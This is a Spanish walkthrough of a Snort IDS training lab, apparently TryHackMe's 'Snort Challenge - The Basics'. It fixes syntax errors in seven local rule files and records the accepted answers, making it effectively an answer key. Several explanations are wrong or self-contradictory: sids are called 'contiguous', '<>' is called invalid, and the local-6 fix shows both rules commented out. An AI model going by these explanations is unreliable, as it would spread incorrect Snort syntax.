ubuntu@ip-10-10-170-189:~/Desktop/Exercise-Files/TASK-5 (TorrentMetafile)$
```

Ilustración 68-Investigaando logs

Snort Challenge - The Basics

Y así vemos que la respuesta era correcta.

Investigate the log/alarm files.
What is the hostname of the torrent metafile?

✓ Correct Answer

Ilustración 69-Respuesta 3 Reto 4

Conclusión Reto 4

En este caso, el análisis nos ha servido para responder de manera efectiva el reto relacionado con archivos y logs de Torrents.

Reto 5º Arreglando errores

En este apartado arreglaremos distintos errores en reglas que nos permitirán, seguir respondiendo las preguntas.

Pregunta 1 Reto 5

En esta pregunta se nos presenta, el comando que nos sirve para analizar los archivos pcap, pero nos daremos cuenta de que la regla ya escrita tiene errores de sintaxis.

En cada pregunta para regla tendremos que ejecutar este comando: “sudo snort -c local-X.rules -r mx-1.pcap -A console”

Cambiando “local-X.rules”, la x dependiendo del número de la regla (1,2,3,etc).

Answer the questions below

In this section, you need to fix the syntax errors in the given rule files.

You can test each ruleset with the following command structure;

```
sudo snort -c local-X.rules -r mx-1.pcap  
-A console
```

Fix the syntax error in **local-1.rules** file and make it work smoothly.

What is the number of the detected packets?

Ilustración 70-Pregunta 1 Reto 5

Al lanzar el comando nos damos cuenta de que efectivamente la regla que esta escrita tiene errores de sintaxis.

Snort Challenge - The Basics

```
+++++
Initializing rule chains...
ERROR: local-1.rules(8) ***Rule--PortVar Parse error: (pos=1,error=not a number)
>>any(msg:
>>^

Fatal Error, Quitting..
ubuntu@ip-10-10-170-189:~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)$
```

Ilustración 71-Salida de comando con error

Si nos fijamos, tenemos ante nosotros un error muy típico de indexación, solo haremos dar un espacio entre “any” y “(“ y estará arreglado

```
# This file intentionally does not come with signatures. Put your local
# additions here.

alert tcp any 3372 -> any any(msg: "Troubleshooting 1"; sid:1000001; rev:1;)
```

Ilustración 72-Regla con error 1

Al darle ese espacio de esta forma se arreglará.

```
GNU nano 4.8                               local-1.rules

# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.

alert tcp any 3372 -> any any (msg: "Troubleshooting 1"; sid:1000001; rev:1;)
```

Ilustración 73-Regla sin error 1

Y de esta forma vemos que el comando sale sin error

Snort Challenge - The Basics

```
=====
Action Stats:
  Alerts:          16 ( 13.913%)
  Logged:          16 ( 13.913%)
  Passed:          0 ( 0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:              0
  Event:            0
  Alert:             0
Verdicts:
  Allow:           115 (100.000%)
  Block:            0 ( 0.000%)
  Replace:          0 ( 0.000%)
  Whitelist:        0 ( 0.000%)
  Blacklist:         0 ( 0.000%)
  Ignore:            0 ( 0.000%)
  Retry:             0 ( 0.000%)
=====
Snort exiting
ubuntu@ip-10-10-170-189:~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)$
```

Ilustración 74-Salida de comando sin error

Y como vemos la respuesta es “**16**”.




Ilustración 75-Respuesta 1 Reto 5

Pregunta 2 Reto 5

En esta pregunta, tendremos que revisar otra regla, que estará mal, de la misma forma que hicimos con la primera.

Fix the syntax error in **local-2.rules** file and make it work smoothly.

What is the number of the detected packets?

Answer format: **

 Submit  Hint

Ilustración 76-Pregunta 2 Reto 5


En esta ocasión es un poco más difícil de ver, que de costumbre

En resumen: La parte any -> es incorrecta porque Snort exige **cuatro campos antes de la flecha**, incluso en protocolos que no utilizan puertos, como ICMP.

```
alert icmp any -> any any (msg: "Troubleshooting 2"; sid:1000001;
```

Ilustración 77-Regla con error 2

Por lo tanto, antes del símbolo -> debemos añadir otro any correspondiente al puerto de origen, quedando la regla correctamente escrita como:



```
ubuntu@ip-10-10-170-189: ~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)
File Edit View Search Terminal Help
GNU nano 4.8                               local-2.rules
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.

alert icmp any any -> any any (msg: "Troubleshooting 2"; sid:1000001; rev:1;)
```

Ilustración 78-Regla sin error 2

Con la regla arreglada vemos ya la información se nos muestra correctamente

```
ubuntu@ip-10-10-170-189: ~/Desktop/Exercise-Files/TASK-6 (T)
File Edit View Search Terminal Help
TCP Disc: 0 ( 0.000%)
UDP Disc: 0 ( 0.000%)
ICMP Disc: 0 ( 0.000%)
All Discard: 0 ( 0.000%)
    Other: 0 ( 0.000%)
Bad Chk Sum: 0 ( 0.000%)
Bad TTL: 0 ( 0.000%)
S5 G 1: 0 ( 0.000%)
S5 G 2: 0 ( 0.000%)
Total: 115
=====
Action Stats:
    Alerts: 68 ( 59.130%)
    Logged: 68 ( 59.130%)
    Passed: 0 ( 0.000%)
Limits:
    Match: 0
    Queue: 0
    Log: 0
    Event: 0
    Alert: 0
Verdicts:
    Allow: 115 (100.000%)
    Block: 0 ( 0.000%)
    Replace: 0 ( 0.000%)
    Whitelist: 0 ( 0.000%)
    Blacklist: 0 ( 0.000%)
    Ignore: 0 ( 0.000%)
    Retry: 0 ( 0.000%)
=====
Snort exiting
ubuntu@ip-10-10-170-189:~/Desktop/Exercise-Files/TASK-6 (T)
```

Ilustración 79-Información correcta

Y vemos que la respuesta es la correcta.

What is the number of the detected packets?

68

✓ Correct Answer ?

Ilustración 80-Respuesta 2 Reto 5

Pregunta 3 Reto 5

Como en las anteriores, en esta ocasión arreglaremos otra regla.

Fix the syntax error in **local-3.rules** file and make it work smoothly.

What is the number of the detected packets?

Answer format: **

Submit Hint

Ilustración 81-Pregunta 3 Reto 5


Snort Challenge - The Basics

Si nos vamos a donde está escrita la regla, vemos que el problema está en el “sid” de las reglas, que son identificadores únicos y si se escriben dos reglas en un mismo estos tienen que ser contiguos, si no dará error.

```
alert icmp any any -> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)  
alert tcp any any -> any 80,443 (msg: "HTTPX Packet Found"; sid:1000001; rev:1;)
```

Ilustración 82-Regla con error 3

Solo tendremos que poner los “sid” contiguos entre sí.



```
ubuntu@ip-10-10-170-189: ~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)  
GNU nano 4.8 local-3.rules  
  
# -----  
# LOCAL RULES  
# -----  
# This file intentionally does not come with signatures. Put your local  
# additions here.  
  
alert icmp any any -> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)  
alert tcp any any -> any 80,443 (msg: "HTTPX Packet Found"; sid:1000002; rev:1;)
```

Ilustración 83-Regla sin error 3

De esta forma la información se nos muestra de forma correcta.

```
IP6 Disc:          0 (  0.000%)  
TCP Disc:          0 (  0.000%)  
UDP Disc:          0 (  0.000%)  
ICMP Disc:         0 (  0.000%)  
All Discard:       0 (  0.000%)  
    Other:           0 (  0.000%)  
Bad Chk Sum:       0 (  0.000%)  
    Bad TTL:         0 (  0.000%)  
    S5 G 1:          0 (  0.000%)  
    S5 G 2:          0 (  0.000%)  
    Total:          115  
=====  
Action Stats:  
  Alerts:          87 ( 75.652%)  
  Logged:          87 ( 75.652%)  
  Passed:          0 (  0.000%)  
Limits:  
  Match:           0  
  Queue:           0  
  Log:              0  
  Event:            0  
  Alert:             0  
Verdicts:  
  Allow:           115 (100.000%)  
  Block:            0 (  0.000%)  
  Replace:          0 (  0.000%)  
  Whitelist:        0 (  0.000%)  
  Blacklist:        0 (  0.000%)  
  Ignore:            0 (  0.000%)  
  Retry:             0 (  0.000%)  
=====  
Snort exiting  
ubuntu@ip-10-10-170-189:~/Desktop/Exercise-Files/TASK-6 (Troublesh
```

Ilustración 84-Información correcta Pregunta 3 Reto 5

De esta forma podremos comprobar de que la respuesta esta correcta.

Fix the syntax error in **local-3.rules** file and make it work smoothly.

What is the number of the detected packets?

87

✓ Correct Answer ?

~~Fix the syntax error in local-4.rules file and make it work smoothly.~~

Ilustración 85-Respuesta 3 Reto 5

Pregunta 4 Reto 5

De nuevo en esta apartado arreglaremos la regla con errores.

Fix the syntax error in **local-4.rules** file and make it work smoothly.

What is the number of the detected packets?

Answer format: **


Submit Hint

Ilustración 86-Pregunta 4 Reto 5

Snort Challenge - The Basics

En este caso hay dos errores:

- 1: Se repite el problema del "sid", ya que ambos SID's son iguales y deben ser únicos.
- 2: Hay un error de puntuación: después del SID aparece ":", pero debe finalizar con ";", como exige la sintaxis de Snort.



The screenshot shows a terminal window titled "ubuntu@ip-10-10-170-189: ~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)". The file being edited is "local-4.rules". The code contains two rules:


```
# -----
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.

alert icmp any any -> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
alert tcp any 80,443 -> any any (msg: "HTTPX Packet Found": sid:1000001; rev:1;)
```

The second rule has a syntax error where a colon ":" is used instead of a semicolon ";" at the end of the "sid" field. A red rectangular box highlights this error.

Ilustración 87-Regla con error 4

Hará falta cambiarla y estará todo arreglado



The screenshot shows a terminal window titled "ubuntu@ip-10-10-170-189: ~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)". The file being edited is "local-4.rules". The code now contains two rules with corrected syntax:

```
# -----
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.

alert icmp any any -> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
alert tcp any 80,443 -> any any (msg: "HTTPX Packet Found"; sid:1000002; rev:1;)
```

Ilustración 88-Regla sin error 4

Snort Challenge - The Basics

Y así con la regla bien escrita podremos ver la información requerida y podremos responder la pregunta.

```
=====
Action Stats:
  Alerts:          90 ( 78.261%)
  Logged:          90 ( 78.261%)
  Passed:          0 ( 0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:              0
  Event:            0
  Alert:             0
Verdicts:
  Allow:           115 (100.000%)
  Block:            0 ( 0.000%)
  Replace:          0 ( 0.000%)
  Whitelist:        0 ( 0.000%)
  Blacklist:         0 ( 0.000%)
  Ignore:            0 ( 0.000%)
  Retry:             0 ( 0.000%)
=====
Snort exiting
ubuntu@ip-10-10-170-189:~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)$
```

Ilustración 89-*Información requerida*

What is the number of the detected packets?

90

✓ Correct Answer ?

Fix the syntax error in **local-5.rules** file and make it

Ilustración 90-*Respuesta 4 Reto 5*

Pregunta 5 Reto 5

En la siguiente pregunta se nos presenta el siguiente error,

Fix the syntax error in **local-5.rules** file and make it work smoothly.

What is the number of the detected packets?

Ilustración 91-Pregunta 5 Reto 5

En esta ocasión encontramos los siguientes errores.

Operador <> no válido:

El error está en que “<>” no es un operador válido en Snort para tráfico bidireccional.

Lo que haremos es usar -> o <- según la dirección del tráfico.

Dirección de tráfico entrante (<-):

Los puertos 80,443 están mal especificados:


Error: Snort no permite múltiples puertos en la misma regla de esta forma.

```
ubuntu@ip-10-10-235-104: ~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)
File Edit View Search Terminal Help
GNU nano 4.8                               local-5.rules
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.

alert icmp any any <> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
alert icmp any any <- any any (msg: "Inbound ICMP Packet Found"; sid:1000002; rev:1;)
alert tcp any any -> any 80,443 (msg: "HTTPX Packet Found"; sid:1000003; rev:1;)
```

La corrección será la siguiente

Snort Challenge - The Basics




The screenshot shows a terminal window titled "ubuntu@ip-10-10-170-189: ~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)". The file being edited is "local-5.rules". The content of the file is:

```
# -----
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.

alert icmp any any -> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
alert icmp any any -> any any (msg: "Inbound ICMP Packet Found"; sid:1000002; rev:1;)
alert tcp any any -> any 80,443 (msg: "HTTPX Packet Found"; sid:1000003; rev:1;)
```

Ilustración 92-Regla sin error 5

De esta forma se nos mostrara la información de forma efectiva



The screenshot shows the output of the "snort -v" command. The output is as follows:

```
=====
Action Stats:
  Alerts:          155 (134.783%)
  Logged:          155 (134.783%)
  Passed:          0 ( 0.000%)
  Dropped:
    Match:          0
    Queue:          0
    Log:            0
    Event:          0
    Alert:          0
Verdicts:
  Allow:           115 (100.000%)
  Block:           0 ( 0.000%)
  Replace:         0 ( 0.000%)
  Whitelist:       0 ( 0.000%)
  Blacklist:       0 ( 0.000%)
  Ignore:          0 ( 0.000%)
  Retry:           0 ( 0.000%)
=====
Snort exiting
ubuntu@ip-10-10-170-189:~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)
ubuntu@ip-10-10-170-189:~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)
```

Ilustración 93-Información requerida Pregunta 5 Reto 5

Y podremos responder la pregunta




Ilustración 94-Respuesta 5 Reto 5

Pregunta 6 Reto 5

En la siguiente podremos sugerir que el error esta en.




Ilustración 95-Pregunta 6 Reto 5

Los errores son los siguientes.

No tenía nocase

Snort diferencia mayúsculas y minúsculas → no coincidía con el texto real del tráfico.

La regla original estaba comentada

Eso hacía que Snort no la cargara.

La dirección no era el problema

-> estaba bien, pero no afectaba la detección; el fallo era p





Ilustración 96-Regla con error 6

Así quedaría la corrección




```
ubuntu@ip-10-10-170-189: ~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)
GNU nano 4.8                               local-6.rules

# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.

#alert tcp any any -> any 80 (msg: "GET Request Found"; content:"|67 65 74|"; sid: 1000001; rev:1;)
#alert tcp any any <-> any 80 (msg: "GET Request Found"; content:"|67 65 74|"; nocase; sid: 100001; rev:1;)
```

Ilustración 97-Regla sin errores 6

De esta forma la información se nos muestra



```
Total: 115
=====
Action Stats:
  Alerts: 2 ( 1.739%)
  Logged: 2 ( 1.739%)
  Passed: 0 ( 0.000%)
Metrics:
  Match: 0
  Queue: 0
  Log: 0
  Event: 0
```

Ilustración 98-Información mostrada

Y así de esta forma podremos contestar la pregunta

What is the number of the detected packets?

2

✓ Correct Answer

💡 Hint

Ilustración 99-Respuesta 6 Reto 5

Pregunta 7 Reto 5

En la última pregunta de esta reto, se nos presenta la siguiente pregunta

“¿Cuál es el nombre de la opción requerida?”

Fix the logical error in **local-7.rules** file
and make it work smoothly to create alerts.

What is the name of the required option:

Answer format: ***

Submit

Hint

Ilustración 100-Pregunta 7 Reto 5

Snort Challenge - The Basics

En este caso, la regla funciona, pero no tiene sentido porque no indica que intenta detectar.

Si volvemos a la lista de firmas de archivos en Wikipedia, el código hexadecimal corresponde a un archivo 'html'.

Así que añadiremos msg:"html detected"

```
alert tcp any any <=> any 80  (msg:"html detected";content:"|2E 68 74 6D 6C|"; sid: 100001; rev:1;)
```

Ilustración 101-Regl sin error 7

Y en este caso, la respuesta es “**msg**”.




Ilustración 102-Respuesta 7 Reto 5

Conclusión Reto 5.

